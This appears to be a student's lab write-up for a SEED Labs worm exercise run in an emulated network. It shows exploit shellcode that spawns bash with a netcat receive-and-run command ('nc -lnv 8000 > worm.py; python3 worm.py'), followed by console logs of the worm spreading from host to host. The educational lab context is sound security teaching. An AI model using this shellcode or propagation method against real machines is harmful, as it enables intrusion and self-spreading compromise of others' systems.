
```
# You can use this shellcode to run any command you want
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo 'Shellcode is running';if [ ! -f worm.py ]; then      "
   " nc -lnv 8000 > worm.py; python3 worm.py; fi;               "
   " ping 1.2.3.4;                                            *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```


2. Output was like this.





seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
as151h-host_3-10.151.0.74 | **********
as152h-host_4-10.152.0.75 | Starting stack
as152h-host_4-10.152.0.75 | Shellcode is running
as152h-host_4-10.152.0.75 | Listening on 0.0.0.0 8000
as152h-host_4-10.152.0.75 | Connection received on 10.151.0.74 41984
as152h-host_4-10.152.0.75 | 153
as152h-host_4-10.152.0.75 | 70
as152h-host_4-10.152.0.75 | The worm has arrived on this host ^_^
as152h-host_4-10.152.0.75 | 10.154.0.79
as152h-host_4-10.152.0.75 | 10.154.0.79 is not alive
as152h-host_4-10.152.0.75 | 10.151.0.80 is not alive
as152h-host_4-10.152.0.75 | 10.154.0.70 is not alive
as152h-host_4-10.152.0.75 | *** 10.151.0.72 is alive, launch the attack
as152h-host_4-10.152.0.75 | **********
as152h-host_4-10.152.0.75 | >>>>> Attacking 10.151.0.72 <<<<<
as152h-host_4-10.152.0.75 | **********
as151h-host_1-10.151.0.72 | Starting stack
as152h-host_0-10.152.0.71 | PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
as152h-host_0-10.152.0.71 | From 10.152.0.254 icmp_seq=1 Destination Net Unreachable
as152h-host_0-10.152.0.71 | From 10.152.0.254 icmp_seq=2 Destination Net Unreachable
as151h-host_1-10.151.0.72 | Shellcode is running
as151h-host_1-10.151.0.72 | Listening on 0.0.0.0 8000
as152h-host_0-10.152.0.71 | From 10.152.0.254 icmp_seq=3 Destination Net Unreachable
as151h-host_1-10.151.0.72 | Connection received on 10.152.0.75 41170


seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
as151h-host_1-10.151.0.72 | **********
as151h-host_1-10.151.0.72 | >>>>> Attacking 10.151.0.71 <<<<<
as151h-host_1-10.151.0.72 | **********
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_3-10.151.0.74 | PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
as151h-host_3-10.151.0.74 | From 10.151.0.254 icmp_seq=1 Destination Net Unreachable
as151h-host_3-10.151.0.74 | From 10.151.0.254 icmp_seq=2 Destination Net Unreachable
as151h-host_0-10.151.0.71 | Shellcode is running
as151h-host_0-10.151.0.71 | Listening on 0.0.0.0 8000
as151h-host_3-10.151.0.74 | From 10.151.0.254 icmp_seq=3 Destination Net Unreachable
as151h-host_0-10.151.0.71 | Connection received on 10.151.0.72 58106
as151h-host_3-10.151.0.74 | From 10.151.0.254 icmp_seq=4 Destination Net Unreachable
as151h-host_0-10.151.0.71 | 153
as151h-host_0-10.151.0.71 | 79
as151h-host_0-10.151.0.71 | The worm has arrived on this host ^_^
as151h-host_0-10.151.0.71 | 10.153.0.71
as151h-host_0-10.151.0.71 | *** 10.153.0.71 is alive, launch the attack
as151h-host_0-10.151.0.71 | **********
as151h-host_0-10.151.0.71 | >>>>> Attacking 10.153.0.71 <<<<<
as151h-host_0-10.151.0.71 | **********
as153h-host_0-10.153.0.71 | Starting stack
as152h-host_4-10.152.0.75 | PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
as152h-host_4-10.152.0.75 | From 10.152.0.254 icmp_seq=1 Destination Net Unreachable
as153h-host_0-10.153.0.71 | Shellcode is running


seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
as153h-host_0-10.153.0.71 | Listening on 0.0.0.0 8000
as152h-host_4-10.152.0.75 | From 10.152.0.254 icmp_seq=2 Destination Net Unreachable
as153h-host_0-10.153.0.71 | Connection received on 10.151.0.71 35382
as152h-host_4-10.152.0.75 | From 10.152.0.254 icmp_seq=3 Destination Net Unreachable
as152h-host_4-10.152.0.75 | From 10.152.0.254 icmp_seq=4 Destination Net Unreachable
as153h-host_0-10.153.0.71 | 155
as153h-host_0-10.153.0.71 | 76
as153h-host_0-10.153.0.71 | The worm has arrived on this host ^_^
as153h-host_0-10.153.0.71 | 10.153.0.72
as153h-host_0-10.153.0.71 | *** 10.153.0.72 is alive, launch the attack
as153h-host_0-10.153.0.71 | **********
as153h-host_0-10.153.0.71 | >>>>> Attacking 10.153.0.72 <<<<<
as153h-host_0-10.153.0.71 | **********
as153h-host_1-10.153.0.72 | Starting stack
as151h-host_1-10.151.0.72 | PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
as151h-host_1-10.151.0.72 | From 10.151.0.254 icmp_seq=1 Destination Net Unreachable
as153h-host_1-10.153.0.72 | Shellcode is running
as153h-host_1-10.153.0.72 | Listening on 0.0.0.0 8000
as151h-host_1-10.151.0.72 | From 10.151.0.254 icmp_seq=2 Destination Net Unreachable
as153h-host_1-10.153.0.72 | Connection received on 10.153.0.71 56996
as151h-host_1-10.151.0.72 | From 10.151.0.254 icmp_seq=3 Destination Net Unreachable
as151h-host_1-10.151.0.72 | From 10.151.0.254 icmp_seq=4 Destination Net Unreachable
as153h-host_1-10.153.0.72 | 155
as153h-host_1-10.153.0.72 | 76


seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
seed@VM: ~/.../internet-nano
as153h-host_1-10.153.0.72 | **********
as153h-host_1-10.153.0.72 | >>>>> Attacking 10.152.0.72 <<<<<
as153h-host_1-10.153.0.72 | **********
as152h-host_1-10.152.0.72 | Starting stack
as151h-host_0-10.151.0.71 | PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
as151h-host_0-10.151.0.71 | From 10.151.0.254 icmp_seq=1 Destination Net Unreachable
as152h-host_1-10.152.0.72 | Shellcode is running
as152h-host_1-10.152.0.72 | Listening on 0.0.0.0 8000
as151h-host_0-10.151.0.71 | From 10.151.0.254 icmp_seq=2 Destination Net Unreachable
as152h-host_1-10.152.0.72 | Connection received on 10.153.0.72 40092
as151h-host_0-10.151.0.71 | From 10.151.0.254 icmp_seq=3 Destination Net Unreachable
as151h-host_0-10.151.0.71 | From 10.151.0.254 icmp_seq=4 Destination Net Unreachable
as152h-host_1-10.152.0.72 | 153
as152h-host_1-10.152.0.72 | 76
as152h-host_1-10.152.0.72 | The worm has arrived on this host ^_^
as152h-host_1-10.152.0.72 | 10.155.0.71
as152h-host_1-10.152.0.72 | 10.155.0.71 is not alive
as152h-host_1-10.152.0.72 | 10.154.0.79 is not alive
as152h-host_1-10.152.0.72 | *** 10.152.0.71 is alive, launch the attack
as152h-host_1-10.152.0.72 | **********
as152h-host_1-10.152.0.72 | >>>>> Attacking 10.152.0.71 <<<<<
as152h-host_1-10.152.0.72 | **********
as152h-host_0-10.152.0.71 | Starting stack
as153h-host_0-10.153.0.71 | PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.



From these images, we can say that only one instance of the worm code was running on the compromised computer and the worm is also propagating.